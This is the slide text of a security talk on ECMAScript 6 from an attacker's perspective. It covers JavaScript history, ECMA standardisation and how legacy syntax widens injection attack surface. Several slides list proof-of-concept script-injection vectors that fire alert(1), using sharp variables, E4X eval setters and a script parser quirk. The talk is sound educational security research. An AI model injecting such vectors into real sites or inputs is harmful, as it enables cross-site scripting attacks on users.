ECMAScript 6 from an Attacker's Perspective

Breaking Frameworks, Sandboxes, and everything else

A talk by Mario Heiderich

mario@cure53.de || @0x6D6172696F

Behold, the human script parser!

- **Dr.-Ing. Mario Heiderich**
  - Researcher and Post-Doc, **R**uhr-**U**ni **B**ochum
    - PhD Thesis about Client Side Security and Defense
  - Founder of Cure53
    - Pentest- & Security-Firm located in Berlin
    - Consulting, Workshops, Trainings
    - „Simply the Best Company in the World“
  - Published Author and Speaker
    - Specialized on HTML5, DOM and SVG Security
    - JavaScript, XSS and Client Side Attacks
  - HTML5 Security Cheatsheet
  - **And DOMPurify!**
    - @0x6D6172696F
    - mario@cure53.de

hgi Horst Görtz Institut für IT-Sicherheit RUB cure53

~~ES6~~

ES2015

(we will still call it ES6 today)

What's on today's Menu?

- A bit of JavaScript History
  - What is JavaScript, where did it come from
  - And where is it going?
- A bit more on ECMAScript 6
  - Some of the new bits
  - Implemented features
  - Not yet implemented features
  - ECMAScript 7 Preview
- Security Impact
  - How does ES6 change security assumptions
  - How can we execute code where we couldn't before
  - What else is affected?
- Example Vulnerabilities
- A lot of code examples and practical exploration
- Conclusion & Spyglass

And what's not to expect?


- Completeness
  - We won't cover all ES6 features and novelties
  - Just the ones interesting from a security perspective
  - Scope: Injections, Sandboxes, Filters and Sanitizers, Parsers, DOM Security
- Explosions
  - We have no uber-XSS or one-bug-to-rule-them-all
  - We're looking at a new language. Skeptically.
- Deep Dives
  - There's many new things in ES6
  - And a lot of those novelties are relevant for us here
  - This talk is an excursion to have a look at these
  - A deep dive would be the next step, maybe from you?

hgi Horst Görtz Institut für IT-Sicherheit RUB cure53

JavaScript


“Netscape also wanted a lightweight interpreted language that would complement Java ***by appealing to nonprofessional programmers,*** *like Microsoft's Visual Basic”*

From *http://ghost.jollygoodthemes.com/toffee/the-story-of-javascript/*



History Lesson

- 1994
  - Mocha/LiveScript released in NetScape 2.0B1
  - Renamed to JavaScript with NetScape 2.0B3
  - Server-Side JavaScript in NetScape Enterprise Server
- 1996
  - Oracle applied for Trademark “JavaScript”
  - JavaScript appears in Internet Explorer 3.0
  - IIS also starts supporting JavaScript that same year
- 1997
  - First Edition of ECMA 262-1 was published
  - MS renames their JavaScript to JScript
  - Fixes of Y2K bugs in Date() methods
- 2000
  - ECMA 262-3 was published
  - JavaScript version 1.5
  - Trademark “JavaScript” is granted to Oracle
- 2005
  - The E4X beast was released
  - ECMA 262-4 never saw the light of the world
  - JavaScript 1.6
- 2009
  - ECMA 262-5 was finally published
  - Followed by ES 5.1 in 2011
  - NodeJS was published



Version	Release date	Equivalent to	Netscape Navigator	Mozilla Firefox	Internet Explorer	Opera	Safari	Google Chrome
1.0	March 1996		2.0		3.0			
1.1	August 1996		3.0					
1.2	June 1997		4.0-4.05			3[107]		
1.3	October 1998	ECMA-262 1st + 2nd edition	4.06-4.7x		4.0	5[108]		
1.4			Netscape Server			6		
1.5	November 2000	ECMA-262 3rd edition	6.0	1.0	5.5 (JScript 5.5), 6 (JScript 5.6), 7 (JScript 5.7), 8 (JScript 5.8)	7.0	3.0-5	1.0-10.0.666
1.6	November 2005	1.5 + array extras + array and string generics + E4X		1.5				
1.7	October 2006	1.6 + Pythonic generators + iterators + let		2.0				28.0.1500.95
1.8	June 2008	1.7 + generator expressions + expression closures		3.0		11.50		
1.8.1		1.8 + native JSON support + minor updates		3.5				
1.8.2	June 22, 2009	1.8.1 + minor updates		3.6				
1.8.5	July 27, 2010	1.8.2 + ECMAScript 5 compliance		4	9	11.60	6.00	

Legend: 🟥 Old version 🟩 **Latest version**


From http://en.wikipedia.org/wiki/JavaScript#Version_history

Addition of Crazy Extensions

- JScript versus JavaScript
  - `location(123) /* versus */ location=123`
- JavaScript and VBScript – the VBS date literal
  - `alert(#1/1/1#)`
- Extensions to JavaScript
  - ActiveXObject, GeckoActiveXObject
  - Sharped Variables: `#0={};alert(1)`
  - E4X: `alert(<>{1}</>)`
  - Legacy Setters: `a setter=alert;a="1"`
  - E4X Setter: `function::['x']setter=eval;x='alert(1)';`
  - Or even: `x = '@mozilla.org/js/function'; x::['alert'](1);`
- LiveConnect functionality
  - Java in JS: `Packages.netscape.javascript.JSObject.getWindow($).alert(1)`
- Parser bugs & peculiarities

  -
    ```
    <script>var a ="<!--"//</script>
    alert(1)
    --></script>
    ```

hgi Horst Görtz Institut für IT-Sicherheit RUB cure53


MDN MOZILLA DEVELOPER NETWORK
ZONES WEB PLATFORM TOOLS DEMOS CONNECT

Archive of obsolete content

MDN > Archive of obsolete content > Archived open Web documentation > Sharp variables in JavaScript

LANGUAGES EDIT

Sharp variables in JavaScript

HIDE SIDEBAR

ARCHIVED MOZILLA AND BUILD DOCUMENTATION

ARCHIVED OPEN WEB DOCUMENTATION

Archived open Web documentation

E4X

E4X Tutorial

LiveConnect

Obsolete since JavaScript 1.8.5
This feature is obsolete. Although it may still work in some browsers, its use is discouraged since it could be removed at any time. Try to avoid using it.

A sharp variable is a syntax in object initializers that allows serialization of objects that have cyclic references or multiple references to the same object.

Warning: *Sharp variables was a non-standard syntax for creating or serializing cyclic data graphs that used to be supported only by Mozilla's SpiderMonkey JS engine. This feature has been removed in bug 566700, Firefox 12.*

Form

Sharp variables have the form of a sharp sign (#) immediately followed by one or more digits. The number represented by the digits serves as the variable's


IN THIS ARTICLE
- Form
- Scope
- Usage
- Examples
  - Multiple references
  - Cyclic references
  - Multiple sharp variables
- See also

From https://developer.mozilla.org/en-US/docs/Archive/Web/Sharp_variables_in_JavaScript

hgi Horst Görtz Institut für IT-Sicherheit RUB cure53

Impact on Attack Surface?

- Syntax extensions and proprietary features enlarge the attack surface
- Make unexploitable injections exploitable
- Intersecting syntactic relevance
- For example, the hash character (U+0023)
  - No syntactic meaning in JavaScript, invalid character
  - But introduces sharp variables in JavaScript < 1.8.5 and date objects in VBScript
  - So we can do things we are not allowed by language
  - And the attack surface grows
- My point? A single character can change a lot
- Often we also see injections into so called “dead zones”
  - Areas where we can inject but not execute
  - Areas we cannot terminate or break out



Code Execution Dead Zones

- Imagine you have an injection on a tested website
- But you cannot escape from where you are
  - You know that something should work
  - But you cannot quite turn it into a goal and execute code
- For instance, an injection into a function declaration
  - Like `function(a, injection, b){// do stuff}`
- Or an injection inside an object property declaration
  - Like `var a = {injection: "value"};`
- That's often frustrating and cries for additional research
- Time we often do not have
- Legacy features might help here
  - If they are still supported
  - And if the stars are aligned properly
  - A lot of ifs...
- Sometimes you would require a whole new language to make it work
- “Whole new languages” don't happen too often

Let's however have yet another small excursion into the fascinating, wild and adventurous world of standardization. Much more exciting than actual attacks and crazy code.

ECMA?


- ECMA International is a standardization organization originally founded in 1961
- ECMA means “European Computer Manufacturers Association”
- It's not all about JavaScript (ECMA-262)
- Here's some highlights (from http://en.wikipedia.org/wiki/Ecma_International)
  - ECMA-119 – CD-ROM volume and filestructure (later known as ISO 9660)
  - ECMA-130 – CD-ROM "Yellow Book" format
  - ECMA-262 – ECMAScript Language Specification (often referred to as JavaScript)
  - ECMA-334 – C# Language Specification
  - ECMA-341 – Environmental design considerations for electronic products
  - ECMA-363 – Universal 3D File Format
  - ECMA-376 – Office Open XML (later known as ISO/IEC 29500)
  - ECMA-377 – Holographic Versatile Disc (HVD) Recordable Cartridges
  - ECMA-378 – Read-Only Memory Holographic Versatile Disc (HVD-ROM)
  - ECMA-388 – Open XML Paper Specification
  - ECMA-402 – ECMAScript Internationalization API Specification
  - ECMA-404 – JSON

ECMAScript

- ECMAScript standardizes what JScript and JavaScript, Acrobat Script or even Action Script implement
- At least mostly, each implementation has deviations from the specification
- The work on ECMA-262 began already in November 1996
- Short after Netscape submitted the language draft to ECMA
- Microsoft then added JScript to MSIE 3.0
- Then…
  - ECMAScript 1st Edition in 1997
  - ECMAScript 2nd Edition in 1998 with minor modifications
  - ECMAScript 3rd Edition in 1999
  - ECMAScript 4th Edition never saw the light of the world
  - ECMAScript 5th Edition released in 2009
- Now
  - ECMAScript 6th Edition / ECMAScript Harmony

ECMAScript 6

- The new JavaScript. So to say. “The language for the web”
- Initially announced by Brendan Eich in 2008, a successor for the never-released ECMAScript 4
- Changes said to be more moderate compared to ES4 *(orly?)*
  - Which should have gotten Packages...
  - Planned support for namespaces...
  - Early binding and static typing...
  - Classes and destructuring assignment etc. etc.
- First drafts published regularly since 2011
- Expected to be finished in June 2015
- Currently discussed and documented here
  - Es-discuss https://mail.mozilla.org/listinfo/es-discuss
  - ES Wiki http://wiki.ecmascript.org/doku.php
  - ES6 Plans https://wiki.mozilla.org/ES6_plans
- Lots of news for developers
- But also a lot of sugar for attackers and pentesters



		Compilers/polyfills							Des						
	55%	57%	69%	27%	26%	10%	5%	23%	6%	21%	69%	44%	56%	60%	68
